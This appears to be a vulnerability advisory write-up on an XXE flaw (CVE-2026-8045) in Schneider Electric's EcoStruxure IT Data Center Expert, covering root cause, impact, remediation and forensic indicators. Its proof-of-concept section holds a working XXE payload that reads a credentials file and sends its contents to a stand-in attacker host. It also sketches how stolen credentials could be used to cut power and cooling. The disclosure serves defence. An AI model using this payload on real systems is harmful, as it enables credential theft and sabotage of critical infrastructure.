Executive Lead: Critical Infrastructure Management Telemetry Exposed
Schneider Electric has released a priority security advisory—SEVD-2026-160-01, mirrored by CISA ICS-CERT advisory ICSA-26-160-01—disclosing a high-severity vulnerability designated as CVE-2026-8045 in its EcoStruxure IT Data Center Expert (formerly StruxureWare Data Center Expert) platform. The flaw is assigned a CVSS v4.0 base score of 7.1 and a CVSS v3.1 base score of 8.2 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N).

EcoStruxure IT Data Center Expert (DCE) functions as the central Data Center Infrastructure Management (DCIM) appliance for hyperscale cloud facilities, co-location environments, and enterprise on-premises server halls. The appliance aggregates telemetry, alarming, and operational controls across power distribution units (PDUs), uninterruptible power supplies (UPS), backup generators, computer room air handlers (CRAH), and environmental sensor matrices. By exploiting CVE-2026-8045, an authenticated attacker with standard operator credentials can leverage an XML External Entity (XXE) injection vulnerability to exfiltrate critical system configuration files, harvest cleartext credentials for connected operational technology (OT) field devices, and perform Server-Side Request Forgery (SSRF) against isolated internal management subnets.
Technical Root Cause & CWE-611 Dissection: Insecure XML Parser Ingestion
The vulnerability is classified under CWE-611: Improper Restriction of XML External Entity Reference. EcoStruxure IT DCE allows data center administrators and automated discovery engines to ingest custom Device Definition Files (DDFs), SNMP Management Information Base (MIB) configuration manifests, and third-party monitoring templates via its centralized web management console.
During the parsing of imported device profiles and telemetry synchronization packages, the backend Java XML parser (DocumentBuilderFactory) was instantiated with default configuration settings. Crucially, the parser failed to disable inline Document Type Definitions (DTDs) or external general entity resolution:
// Vulnerable XML DocumentBuilderFactory Configuration in DCE Discovery Service
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
// MISSING DEFENSIVE FEATURES:
// dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
// dbf.setFeature("http://xml.org/sax/features/external-general-entities", false);
// dbf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);

DocumentBuilder db = dbf.newDocumentBuilder();
Document doc = db.parse(uploadedConfigFileStream); // External entities parsed and resolved!
Because external entity processing remained active, an attacker can construct a crafted XML payload referencing local system resources (such as file:///etc/shadow, file:///etc/dce/db_config.xml, or cryptographic keystore tokens) or triggering outbound HTTP requests to an attacker-controlled external or internal endpoint.
Attack Mechanics & Proof-of-Concept Workflow Analysis
To execute the exploit, an adversary authenticates to the EcoStruxure IT Data Center Expert web portal using low-privilege monitoring or operator credentials and navigates to the Device Definition File (DDF) upload interface:
POST /dce/api/v1/discovery/import-profile HTTP/1.1
Host: dcim-expert.corp.industrial.local
Authorization: Basic dXNlcl9tb25pdG9yOlBhc3N3b3JkMTIzIQ==
Content-Type: application/xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ddf [
<!ENTITY % file SYSTEM "file:///etc/dce/db_credentials.conf">
<!ENTITY % eval "<!ENTITY % exfiltrate SYSTEM 'http://attacker.internal.log/collector?data=%file;'>">
%eval;
%exfiltrate;
]>
<deviceDefinition>
<vendor>Schneider Electric</vendor>
<model>Galaxy VX UPS</model>
<telemetryMap>&exfiltrate;</telemetryMap>
</deviceDefinition>When the appliance processes the XML document:
- The parser evaluates the DTD and resolves the external parameter entity
%file, reading the database configuration file containing PostgreSQL root credentials and SNMP community strings. - The
%evalparameter entity dynamically creates the%exfiltrateentity containing the URL targeting the attacker's web server. - The DCE appliance makes an outbound HTTP request, transmitting the sensitive configuration file content in the query parameter string, completely unmasking the root database password and field device access secrets.
Impact on Industrial OT and IEC 62443 Security Levels
Under the IEC 62443-3-3 industrial automation and control systems standard, DCIM platforms operate across the boundary between Purdue Model Level 3 (Operations Management) and Level 2 (Supervisory Control). Compromise of the DCE appliance leads to catastrophic loss of defense-in-depth:
- PDU / UPS Power Control Sabotage: By obtaining SNMP v1/v2c community strings or SNMPv3 credentials exfiltrated through XXE, an attacker can issue unauthorized Modbus/TCP or SNMP SET commands to shut down rack PDUs, cutting power to mission-critical server clusters.
- HVAC and Cooling Manipulation: Data center chillers and CRAH units connected to DCE can be forced into fault states, causing thermal runaway in high-density AI compute halls within minutes.
- Pivoting into Air-Gapped Networks: The DCE appliance frequently possesses dual-homed network interface cards (NICs)—one connected to the corporate IT management network and one connected to isolated OT building management networks. An attacker exploiting SSRF via XXE can probe and compromise legacy unpatched PLCs across the OT subnet.
Affected Software Builds & Firmware Matrix
| Product | Vulnerable Versions | Fixed Release | Availability |
|---|---|---|---|
| EcoStruxure IT Data Center Expert (DCE) | v8.0.0, v8.1.0, v8.2.0 (and prior 7.x builds) | v8.2.1 | Available via Schneider Electric Software Download Portal |
| StruxureWare Data Center Expert (Legacy) | All legacy versions (End of Life) | Migrate to EcoStruxure IT DCE v8.2.1 | Upgrade required; legacy firmware unsupported |
Remediation Playbook & Defensive Engineering
1. Immediate Firmware Upgrade to v8.2.1
Industrial operators must download and apply the official maintenance update v8.2.1 from Schneider Electric. The update explicitly disables inline DTD processing and external entity resolution across all XML parsing engines:
# Verify current DCE version via SSH management console
ssh admin@dcim-expert.corp.industrial.local
dce-admin> show system version
# If version is <= 8.2.0, initiate update sequence via verified ISO image
dce-admin> system update apply --iso /var/tmp/dce-update-8.2.1.iso
2. Purdue Model Network Segmentation & Egress Filtering
Implement strict egress firewall rules at the Level 3 / Level 2 boundary to ensure the DCE appliance cannot establish outbound HTTP/HTTPS or DNS sessions to the internet or untrusted corporate VLANs:
# iptables / firewall rule blocking outbound connections from DCE IP except to approved NTP/DNS
iptables -A FORWARD -s 192.168.100.50 -p tcp --dport 80 -j DROP
iptables -A FORWARD -s 192.168.100.50 -p tcp --dport 443 -j DROP
iptables -A FORWARD -s 192.168.100.50 -p tcp --dport 8080 -j DROP
3. Rotate All Connected Device Credentials
Because XXE permits reading local configuration files containing stored SNMP community strings and Modbus device passwords, security teams must rotate all credentials managed by DCE:
- Rotate SNMPv3 authentication and privacy passphrases on all APC/Schneider PDUs and UPSs.
- Cycle PostgreSQL administrative database passwords on the DCE host.
- Revoke and regenerate SSL/TLS client certificates used for mutual authentication with remote sensors.
Forensic Audit Indicators & Telemetry
| Telemetry Source | Indicator / Signature | Interpretation |
|---|---|---|
DCE Web Access Logs (access.log) |
HTTP POST to /dce/api/v1/discovery/* resulting in outbound connections |
Exploitation attempt targeting DDF ingestion parser |
| OT Boundary Firewall Logs | Outbound TCP connections on port 80/443 originating from DCE appliance IP | Active XXE SSRF or out-of-band data exfiltration |
| System Authentication Logs | Unusual login times or IP addresses using DCE database service accounts | Post-exploitation use of exfiltrated database credentials |